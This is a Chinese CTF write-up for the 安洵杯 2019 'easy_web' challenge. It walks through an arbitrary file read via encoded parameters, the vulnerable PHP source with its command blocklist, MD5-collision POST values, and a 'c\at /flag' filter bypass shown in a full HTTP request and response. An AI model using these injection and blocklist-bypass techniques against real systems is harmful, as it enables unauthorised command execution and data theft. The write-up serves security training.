[安洵杯 2019]easy_web

原创


pakho_C 已于 2022-04-17 20:01:02 修改 1291 收藏

文章标签： 安全 web安全 php

于 2022-04-17 19:57:04 首次发布

web第43题
[安洵杯 2019]easy_web
打开靶场

发现有命令执行的可能
在cmd参数中做尝试：



尝试了很多命令，发现基本都被过滤了
转换思路：

img参数可以根据值进行读取，那么cmd参数可能同样可行，尝试对img参数的值base64解密

TXpVek5UTTFNbVUzTURabE5qYz0

解密 加密 清空

MzUzNTM1MmU3MDZlNjc=

MzUzNTM1MmU3MDZlNjc=

3535352e706e67


解密两次后发现一串字符
经过观察应该是16进制，转字符得到555.png：

3535352e706e67


字符串转16进制 >>

555.png

按照此规则构造index.php的加密，然后作为img参数的值，那么理论上可以引入index.php文件



将TmprMlpUWTBOalUzT0RKbE56QTJPRGN3传入img
得到一串base64加密后的字符



解密一下得到源码：

```php
<?php
error_reporting(E_ALL || ~ E_NOTICE);
header('content-type:text/html;charset=utf-8');
$cmd = $_GET['cmd'];
if (!isset($_GET['img']) || !isset($_GET['cmd']))
    header('Refresh:0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=');
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));

$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
if (preg_match("/flag/i", $file)) {
    echo '<img src ="./ctf3.jpeg">';
    die("xixi~ no flag");
} else {
    $txt = base64_encode(file_get_contents($file));
    echo "<img src='" . $txt . "'></img>";
    echo "<br>";
}
echo $cmd;
echo "<br>";
if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|e
cho|sh|\'|\"|\`|;|,|\*|\?|\\|\\\\|\n|\t|\r|\xA0|\{|\}|\(|\)|\&[^\d]|@|\||\\$|\[|\]|{|}|\(|\)|-|<|>/i", $cmd)) {
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}

?>
```

```php
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));
```


这里也证实了加密方式
核心代码：

```php
if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|e
cho|sh|\'|\"|\`|;|,|\*|\?|\\|\\\\|\n|\t|\r|\xA0|\{|\}|\(|\)|\&[^\d]|@|\||\\$|\[|\]|{|}|\(|\)|-|<|>/i", $cmd)) {
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}
```


首先对cmd参数的值进行正则匹配，然后判断post型参数a和b的转化为字符串值不同但是md5后值需要相同，并且是强类型
参考如何用不同的数值构建一样的MD5 - 第二届强网杯 MD5碰撞 writeup
使用fastcoll生成字符串MD5碰撞

这就要求我们找到这样的两个字符串a和b，内容不同，但md5值相同。这就涉及到md5的碰撞，这里使用fastcoll来快速生成这种碰撞

1.新建一个文本文档




2.将这个文档拖入fastcoll_v1.0.0.5.exe程序中，会自动生成两个文件内容不同，但md5值相同的文件



3.然后利用php脚本根据这两个生成的文件生成url编码后碰撞的字符串：


```
<?php
function readmyfile($path){
 $fh = fopen($path, "rb");
 $data = fread($fh, filesize($path));
 fclose($fh);
 return $data;
}
$a = urlencode(readmyfile("1_msg1.txt"));
$b = urlencode(readmyfile("1_msg2.txt"));
if(md5((string)urldecode($a))===md5((string)urldecode($b))){
echo $a;
echo "\n";
}
if(urldecode($a)!=urldecode($b)){
echo $b;
}
```



将这两个值作为post的参数才能执行到反引号包裹的cmd命令

想查看flag是否在根目录下，但是cat被过滤了，可以使用dir，空格也被过滤了，可以使用%20，/没被过滤（**原因：**这里\没有被过滤的原因可能是正则匹配中|\\\|先被php解释器（第一次）解释成|\|，然后正则（第二次）就变成了过滤|\）

解法：使用burp先把get包转换为post包，然后为了不出现一大串base64加密的字符，将img参数去掉。然后传入上面已经构造好的a和b参数



可以看到根目录下有flag文件。

需要查看flag文件就需要绕过cat的过滤，使用以下方法：

1.使用tac反向输出命令，此处也被禁用了

2.linux命令中可以加\，所以甚至可以ca\t /fl\ag

最终使用c\at%20/flag即可：

Request

Pretty Raw Hex \n

```
POST /index.php?cmd=c\at%20/flag HTTP/1.1
Host: cefb23d8-4ca8-4c88-aacc-bf133885674b.node4.buuoj.cn:81
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.88
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 1023

a=
r1cky%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%F8n
%A9a%06%24%9E%09%0A%BD%D1X%86%13%1C%03%EB%96%94g%8E%B8%7D46V9%
09%AFw%88%D7h%B3%F0%F2%C0%EDb%3AK%C8C3%D3%09%C9%8C%A3%8A0%FE%2
8%9Et%AA%F8%25%A4zD%CC8%FC%0Ci%9B%AC%5D%B5%C0%1D%A9%E5%8D%C3%A
5%E3%86%1BLd%5E%F3%09%FA%C0+%C9%DB%F5%C8%D5h%7D2%F1.%1F%DB%26%
D4%8EV%B5%98%C0%EFC%C9%5B%C2%A1%C6%F6%AD%DA%1A%EC%F2%AC%9E%3Bm
%83%85%B0%D7&b=
r1cky%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%F8n
%A9a%06%24%9E%09%0A%BD%D1X%86%13%1C%03%EB%96%94%E7%8E%B8%7D46V
9%09%AFw%88%D7h%B3%F0%F2%C0%EDb%3AK%C8C3%D3%89%C9%8C%A3%8A0%FE
%28%9Et%AA%F8%25%A4%FAD%CC8%FC%0Ci%9B%AC%5D%B5%C0%1D%A9%E5%8D%
C3%A5%E3%86%1BLd%5Es%09%FA%C0+%C9%DB%F5%C8%D5h%7D2%F1.%1F%DB%2
6%D4%8EV%B5%98%C0%EFCI%5B%C2%A1%C6%F6%AD%DA%1A%EC%F2%AC%9E%3B%
ED%83%85%B0%D7
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 17 Apr 2022 11:54:38 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 298
Connection: close
Refresh: 0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.33

<img src=''>
</img>
<br>
c\at /flag<br>
flag{ae4f9842-933f-416c-9098-64c7f6cbff45}
<html>
  <style>
    body{
      background:url(./bj.png)no-repeatcentercenter;
      background-size:cover;
      background-attachment:fixed;
      background-color:#CCCCCC;
    }
  </style>
  <body>
  </body>
</html>
```